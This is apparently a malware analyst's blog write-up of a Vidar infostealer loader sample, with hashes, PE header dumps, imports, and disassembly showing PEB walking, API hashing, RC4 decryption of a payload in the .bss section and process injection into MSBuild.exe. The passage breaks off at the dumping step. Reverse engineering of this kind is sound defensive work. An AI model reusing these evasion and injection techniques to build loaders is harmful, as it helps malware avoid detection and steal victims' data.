

Analyzing Vidar Stealer

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


Overview

Vidar is an infostealing malware designed to collect a variety of sensitive information from an infected computer and exfiltrate it to an attacker. It operates as malware-as-a-service (MaaS) and has been widely used by cybercriminals since its discovery in late 2018.

Vidar is typically distributed to victims via phishing emails and fake installers. I have personally seen many fake installers containing some type of stealer, such as cracked software, game cheats, keygens, and more.

Here's an infection flow that I've created for what we're going to analyze today. This is just to give you a general idea of the infection chain and is not 100% accurate:



AviaB

GET request to C2 for additional payloads once the stealer is done with harvesting data.

Sample Information

MD5: b6fff0854975fdd3a69fd2442672de42

SHA256: fe0d2c8f9e42e9672c51e3f1d478f9398fe88c6f31f83cadbb07d3bb064753c6

Size: 270,336 bytes


Compilation date: 2025-03-13 10:34:19

Loader Analysis

Static Analysis

The first thing I do in every investigation involving files is gain an overview of the files and their capabilities, encryption used, obfuscation, and packers. At this stage, I make hypotheses about the file's capabilities and goals so I can focus on the important aspects and avoid unnecessary rabbit holes.

Dropping the file into Detect it easy, it didn't identify any known packers, and it seemed like the sample was compiled with Microsoft Visual C/C++(2022+)[-] using the Microsoft Linker(14.42).



As seen above, the sample appears to be 64-bit. We can verify this by checking the magic header in the optional header of the PE file. A value of 0x20B indicates a 64-bit file, while 0x10B signifies a 32-bit file.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	,.....@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°..'.Í!..LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$......
00000080	6C	6F	06	17	28	0E	68	44	28	0E	68	44	28	0E	68	44	lo..(.hD(.hD(.hD
00000090	63	76	6B	45	2D	0E	68	44	63	76	6D	45	BB	0E	68	44	cvkE-.hDcvmE».hD
000000A0	63	76	6C	45	22	0E	68	44	39	88	6B	45	21	0E	68	44	cvlE".hD9^kE!.hD
000000B0	39	88	6C	45	38	0E	68	44	39	88	6D	45	03	0E	68	44	9^lE8.hD9^mE..hD
000000C0	63	76	69	45	2B	0E	68	44	28	0E	69	44	73	0E	68	44	cviE+.hD(.iDs.hD
000000D0	AB	88	61	45	29	0E	68	44	AB	88	97	44	29	0E	68	44	«^aE).hD«^-D).hD
000000E0	AB	88	6A	45	29	0E	68	44	52	69	63	68	28	0E	68	44	«^jE).hDRich(.hD
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000100	50	45	00	00	64	86	07	00	1B	17	D3	67	00	00	00	00	PE..dt....Óg....
00000110	00	00	00	00	F0	00	22	00	0B	02	0E	2A	00	2A	01	008."..*.*..
00000120	00	DC	00	00	00	00	00	00	A0	1F	00	00	00	10	00	00	.Ü.....
00000130	00	00	00	40	01	00	00	00	00	10	00	00	00	02	00	00	...@.....
00000140	06	00	00	00	00	00	00	00	06	00	00	00	00	00	00	00
00000150	00	70	04	00	00	06	00	00	00	00	00	00	03	00	60	81	.p.....`.

As we can see, this is indeed 0x20B (Little Endian) which means this is 64-bit file.

Next, let's check the compilation time. We can examine the TimeDateStamp , which contains a DWORD (4 bytes) value representing the time of compilation.

Offset (h)	00	01	02	03	04	05	06	07	08	09	0A	0B	0C	0D	0E	0F	Decoded text
00000000	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00	MZ.....ÿÿ..
00000010	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00	,.....@.....
00000020	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000030	00	00	00	00	00	00	00	00	00	00	00	00	00	01	00	00
00000040	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68	..°..'.Í!..LÍ!Th
00000050	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F	is program canno
00000060	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20	t be run in DOS
00000070	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00	mode....\$......
00000080	6C	6F	06	17	28	0E	68	44	28	0E	68	44	28	0E	68	44	lo..(.hD(.hD(.hD
00000090	63	76	6B	45	2D	0E	68	44	63	76	6D	45	BB	0E	68	44	cvkE-.hDcvmE».hD
000000A0	63	76	6C	45	22	0E	68	44	39	88	6B	45	21	0E	68	44	cvlE".hD9^kE!.hD
000000B0	39	88	6C	45	38	0E	68	44	39	88	6D	45	03	0E	68	44	9^lE8.hD9^mE..hD
000000C0	63	76	69	45	2B	0E	68	44	28	0E	69	44	73	0E	68	44	cviE+.hD(.iDs.hD
000000D0	AB	88	61	45	29	0E	68	44	AB	88	97	44	29	0E	68	44	«^aE).hD«^-D).hD
000000E0	AB	88	6A	45	29	0E	68	44	52	69	63	68	28	0E	68	44	«^jE).hDRich(.hD
000000F0	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
00000100	50	45	00	00	64	86	07	00	1B	17	D3	67	00	00	00	00	PE..dt...Óg....
00000110	00	00	00	00	F0	00	22	00	0B	02	0E	2A	00	2A	01	008."..*.*..

In order to get the actual value, we need to convert it to big endian and then to decimal. The value is stored as epoch time (also known as Unix time), which is how computers store and measure time, so we need to convert it accordingly.

Convert epoch to human-readable date and vice versa

1741887259 **Timestamp to Human date** [batch convert]


Supports Unix timestamps in seconds, milliseconds, microseconds and nanoseconds.

Assuming that this timestamp is in **seconds**:

GMT : Thursday, March 13, 2025 5:34:19 PM
Your time zone : Thursday, March 13, 2025 7:34:19 PM GMT+02:00
Relative : 5 days ago

As we can see, after all the conversions, the compilation date is 2025-03-13 . We can verify this by checking any PE parser, i.e., CFF Explorer, PE Bear, and others.

Checking the entropy of the file reveals that the .BSS section has high entropy. This section usually contains uninitialized global and static objects, so high entropy could indicate that it contains encrypted shellcode or additional payloads for the malware. It's actually common for attackers to store encrypted shellcode in the .BSS and .data sections, but we'll revisit this later.



Checking the imports reveals functionality that could be used for anti-analysis and anti-debugging, such as UnhandledExceptionHandler , SetUnhandledExceptionHandler , IsDebuggerPresent , and GetEnvironmentStringsW . Additionally, there are functions that suggest potential malicious functionality.

imports (77)	flag (13)	first-thunk-original (INT)	first-thunk (IAT)	hint	group (9)	technique (5)	type (2)	ordinal (1)
GetCurrentProcessId	x	0x0000000000001DB22	0x0000000000001DB22	563 (0x0233)	reconnaissance	T1057 Process Discovery	implicit	-
WriteFile	x	0x0000000000001DCF8	0x0000000000001DCF8	1611 (0x064B)	file	-	implicit	-
FindFirstFileExW	x	0x0000000000001DD08	0x0000000000001DD08	405 (0x0195)	file	T1083 File and Directory Discovery	implicit	-
FindNextFileW	x	0x0000000000001DDEC	0x0000000000001DDEC	422 (0x01A6)	file	T1083 File and Directory Discovery	implicit	-
RtlLookupFunctionEntry	x	0x0000000000001DA5C	0x0000000000001DA5C	1277 (0x04FD)	execution	-	implicit	-
GetCurrentProcess	x	0x0000000000001DAC4	0x0000000000001DAC4	562 (0x0232)	execution	T1057 Process Discovery	implicit	-
TerminateProcess	x	0x0000000000001DAD8	0x0000000000001DAD8	1476 (0x05C4)	execution	-	implicit	-
GetCurrentThreadId	x	0x0000000000001DB38	0x0000000000001DB38	567 (0x0237)	execution	T1057 Process Discovery	implicit	-
GetEnvironmentStringsW	x	0x0000000000001DE5C	0x0000000000001DE5C	595 (0x0253)	execution	-	implicit	-
SetEnvironmentVariableW	x	0x0000000000001DE90	0x0000000000001DE90	1350 (0x0546)	execution	-	implicit	-
RaiseException	x	0x0000000000001DBC6	0x0000000000001DBC6	1159 (0x0487)	exception	-	implicit	-
GetModuleHandleExW	x	0x0000000000001DD28	0x0000000000001DD28	660 (0x0294)	dynamic-library	-	implicit	-
RtlPcToFileHeader	x	0x0000000000001DBB2	0x0000000000001DBB2	1279 (0x04FF)	diagnostic	-	implicit	-
InitializeSListHead	-	0x0000000000001DB68	0x0000000000001DB68	906 (0x038A)	synchronization	-	implicit	-
EnterCriticalSection	-	0x0000000000001DC08	0x0000000000001DC08	329 (0x0149)	synchronization	-	implicit	-

Running Strings/Floss against the file didn't yield any interesting results.

Now that we have an overview of the file, its capabilities, and potential functionality, we can start analyzing it.

First thing that the program does is get it's full path in order to load itself into memory, it's using

`GetModuleHandleW` and `GetModuleFileNameA`.

```
call cs:GetModuleHandleW ; Get module handle of the file
mov r8d, 104h ; nSize
lea rdx, [rbp+180h+Filename] ; lpFilename
mov rcx, rax ; hModule
call cs:GetModuleFileNameA ; Get the full path of the executable
```

After that, we can see that it opens the file in binary mode. It uses `fopen`, then moves the file pointer to the end with `fseek`, retrieves the file size with `ftell`, and finally closes the file.

```
mov rcx, [rsi] ; FileName
lea rdx, Mode ; "rb"
call fopen ; Open the file in binary mode and reads it
xor edx, edx ; Offset
mov r8d, 2 ; Origin
mov rcx, rax ; Stream
mov rbx, rax
call fseek ; Changes the file's pointer
mov rcx, rbx ; Stream
call ftell ; Gives us the current file position
mov rcx, rbx ; Stream
movsxd rdi, eax
call fclose ; Close the file
```

Next, we can see that it allocates memory using the size returned from `ftell`, then reads the file's contents into the buffer.

```

mov     rcx, rdi        ; Size
call    j__malloc_base ; Allocates memory with the size returned from ftell
mov     rcx, [rsi]     ; FileName
lea     rdx, Mode      ; "rb"
mov     cs:Buffer, rax
call    fopen         ; Reopens the file and moves data into the buffer
mov     rcx, cs:Buffer ; Buffer
mov     r9, rax        ; Stream
mov     r8, rdi        ; ElementCount
mov     edx, 1         ; ElementSize
mov     rbx, rax
call    fread
mov     rcx, rbx       ; Stream
call    fclose

```


Next, we can see that it loads the file's content into the `R10` register. It then retrieves the `e_lfanew` offset, which contains the address of the PE header. After that, it extracts the number of sections and checks if it is zero, jumping accordingly.

```

mov     r10, cs:Buffer
movsxd rax, dword ptr [r10+3Ch] ; e_lfanew offset
lea     rdx, [r10+108h]
add     rdx, rax
movzx  r9d, word ptr [rax+r10+6] ; Number of Sections offset
xor     eax, eax
mov     [rsp+280h+var_220], eax
mov     r12d, eax
mov     r15d, eax
mov     r8d, eax
test   r9d, r9d
jz     short loc_7FF7C53B168C ; Jumps if number of sections is zero

```

If the number of sections is non-zero, it loads the effective address of a variable named `.BSS`. As we recall, the `.BSS` section had very high entropy, which further supports the idea that it contains some form of encrypted shellcode that will eventually be injected into memory.



```

lea     r11, aBss      ; ".bss"

```


Walking the PEB (Process Environment Block)

“Walking the PEB” is an approach malware authors use to interact with the `Process Environment Block` in Windows. This data structure holds information about the process, loaded modules, environment variables, and more. By walking the PEB, malware authors can dynamically resolve APIs that are typically monitored by security products and may be detected during static analysis.

We can see that the malware accesses the PEB at `gs:60h`, which is how the PEB is accessed in a 64-bit architecture. In a 32-bit architecture, it would be accessed through `fs:30h`.

Next, the malware moves the address of `PEB_LDR_DATA` into `RCX`. `PEB_LDR_DATA` is a structure that holds three pointers to three doubly linked lists of loaded modules. It then accesses offset `0x20`, which corresponds to `InMemoryOrderModuleList` - a structure that contains all the loaded modules in memory, including DLLs.

We can see the string "KERNEL32.DLL". The malware will parse the InMemoryOrderModuleList, searching for this module. If found, it returns its address.



```
loc_7FF7C53B168C:  
mov     rax, gs:60h  
lea     r8, aKernel32Dll_0 ; "KERNEL32.DLL"  
mov     rcx, [rax+18h] ; PEB_LDR_DATA  
mov     rbx, [rcx+20h] ; InMemoryOrderModuleList  
mov     rcx, 0FFFFFFFFFFFFFFFh  
mov     rdx, [rbx+50h]  
nop
```

API Hashing

API hashing is a common trick malware uses to hide its function calls and make static analysis harder. Instead of storing API names like LoadLibrary or GetProcAddress in plain text, it converts them into hash values. This way, security tools and analysts can't easily spot which APIs the malware is using just by scanning the binary.

At runtime, the malware calculates hashes for loaded APIs and compares them against its stored values to resolve what it needs. This is often combined with walking the PEB to find loaded modules without relying on standard Windows API calls, making detection even more difficult.

As we can see, it's quite obvious that the malware implements API hashing. Hardcoded hash values are being passed to the sub_1400011C0 function (ResolveFunctionByHash), and the returned address is saved on the stack.

```
loc_7FF7C53B171B:
mov     rbx, [rbx+20h]
mov     edx, 0EA38C5C3h
mov     rcx, rbx
call    ResolveFunctionByHash
call    rax
mov     edx, 4443D462h
mov     rcx, rbx
call    ResolveFunctionByHash
mov     edx, 92FFBD96h
mov     [rbp+180h+var_1F8], rax
mov     rcx, rbx
mov     r14, rax
call    ResolveFunctionByHash
mov     edx, 0F8381CDDh
mov     [rbp+180h+var_1F0], rax
mov     rcx, rbx
mov     r13, rax
call    ResolveFunctionByHash
mov     edx, 41747577h
mov     [rsp+280h+var_210], rax
mov     rcx, rbx
call    ResolveFunctionByHash
mov     edx, 290711D7h
mov     [rsp+280h+var_208], rax
mov     rcx, rbx
call    ResolveFunctionByHash
mov     edx, 2889AC8Ch
mov     [rbp+180h+var_200], rax
mov     rcx, rbx
call    ResolveFunctionByHash
mov     edx, 91B80EC1h
mov     rcx, rbx
mov     rsi, rax
```

We can create an IDAPython script to retrieve the APIs by recreating the hashing algorithm used by the malware and computing it against a list of exports from the relevant DLL - in this case, `kernel32.dll` . Alternatively, we could debug it and resolve them dynamically.

```
loc_7FF7C53B171B:
mov     rbx, [rbx+20h]
mov     edx, 0EA38C5C3h ; kernel32_FreeConsole
mov     rcx, rbx
call    ResolveFunctionByHash
call    rax
mov     edx, 4443D462h ; kernel32_CreateProcessA
mov     rcx, rbx
call    ResolveFunctionByHash
mov     edx, 92FFBD96h ; kernel32_VirtualAlloc
mov     [rbp+180h+var_1F8], rax
mov     rcx, rbx
mov     r14, rax
call    ResolveFunctionByHash
mov     edx, 0F8381CDDh ; kernel32_Wow64GetThreadContext
mov     [rbp+180h+var_1F0], rax
mov     rcx, rbx
mov     r13, rax
call    ResolveFunctionByHash
mov     edx, 41747577h ; kernel32_ReadProcessMemory
mov     [rsp+280h+var_210], rax
mov     rcx, rbx
call    ResolveFunctionByHash
mov     edx, 290711D7h ; kernel32_VirtualAllocEx
mov     [rsp+280h+var_208], rax
mov     rcx, rbx
call    ResolveFunctionByHash
mov     edx, 2889AC8Ch ; kernel32_TerminateProcess
mov     [rbp+180h+var_200], rax
mov     rcx, rbx
call    ResolveFunctionByHash
mov     edx, 91B80EC1h ; kernel32_WriteProcessMemory
mov     rcx, rbx
mov     rsi, rax
call    ResolveFunctionByHash
```

The combination of resolved APIs looks like a classic preparation for process injection. This also makes sense based on what we observed in the `.BSS` section.

Decryption of Encrypted Shellcode

After that, I see a call to the function `sub_7FF7C53B13F0`, which is responsible for the decryption routine of the encrypted shellcode. The function likely uses RC4 encryption, as indicated by the initialization of an array of 256 bytes, which is part of the `Key Scheduling Algorithm (KSA)` in RC4.

```

LODWORD(v3) = 0;
v4 = a2;
v5 = 0;
v6 = 0i64;
v8 = 256i64;
do
{
    v18[v6 + 257] = v5;
    v9 = v5;
    ++v6;
    ++v5;
    v18[v6] = *(_BYTE*)(v9 % 0xA + a3);
}

```

Once the array is initialized, it gets shuffled with a key.

```

do
{
    v12 = (unsigned __int8)v18[v11 + 257];
    v10 = (v12 + (unsigned __int8)v18[v11 + 1] + v10) % 256;
    v13 = &v18[v10 + 257];
    result = (unsigned __int8)*v13;
    v18[v11++ + 257] = result;
    *v13 = v12;
    --v8;
}

```

The final step is the **Pseudo-Random Generation Algorithm (PRGA)**, which uses the array to generate a keystream (a pseudo-random byte sequence) that is XORed with the plaintext to produce the ciphertext.

```

v15 = 0;
v16 = v4;
if ( (int)v4 > 0 )
{
    do
    {
        v3 = ((int)v3 + 1) % 256;
        v17 = (unsigned __int8)v18[v3 + 257];
        v15 = (v17 + v15) % 256;
        v18[v3 + 257] = v18[v15 + 257];
        v18[v15 + 257] = v17;
        result = (unsigned __int8)(v17 + v18[v3 + 257]);
        *a1++ ^= v18[result + 257];
        --v16;
    }
    while ( v16 );
}
return result;
}

```

Instead of analyzing it statically, we can just dynamically analyze it, let the magic happen, and get the next stage (;

Unpacking

Okay, at this point, I have enough information to confidently say that we're dealing with a loader that uses remote process injection to execute its next stage.

There's one neat trick that will help us unpack it with a single breakpoint. As we can see, the malware uses `WriteProcessMemory`. This API takes several parameters, but the third one, `lpBuffer`, is a pointer to the buffer that contains data to be written into the address space of the specified process.

```
C++ Copy  
  
BOOL WriteProcessMemory(  
    [in] HANDLE hProcess,  
    [in] LPVOID lpBaseAddress,  
    [in] LPCVOID lpBuffer,  
    [in] SIZE_T nSize,  
    [out] SIZE_T *lpNumberOfBytesWritten  
);
```


After setting the breakpoint, we can inspect the third argument on the stack, where we should see the data that is about to be written to the process. By doing this, we get the most beautiful thing -the MZ header. It seems like the malware is trying to inject a PE file into a remote process.

Address	Hex	ASCI
00000190333A24D0	4D 5A 78 00	MZx.....
00000190333A24E0	00 00 00 00@.....
00000190333A24F0	00 00 00 00X.....
00000190333A2500	0E 1F BA 0E	...I!..I!Th
00000190333A2510	0E 1F BA 0E	...I!..I!Th
00000190333A2520	69 73 20 70	is program canno
00000190333A2530	74 20 62 65	t be run in DOS
00000190333A2540	6D 6F 64 65	mode\$.PE.L...
00000190333A2550	01 FA BB 67	.u>g.....a...
00000190333A2560	0B 01 0E 00	...A.....
00000190333A2570	10 72 01 00	.r.....@.
00000190333A2580	00 10 00 00@.....
00000190333A2590	06 00 00 00@.....
00000190333A25A0	00 00 00 00@.....
00000190333A25B0	00 00 10 00@.....


We can follow the memory map and dump the process, but before that, let's see which process it's getting injected into.

By following the `CreateProcessA` call, which we know the malware uses, we can see that the process being injected with the PE is `C:\Windows\Microsoft.NET\Framework\v4.0.30319\MSBuild.exe`.

Now, let's dump the next stage by following the memory map



and dumping it to disk



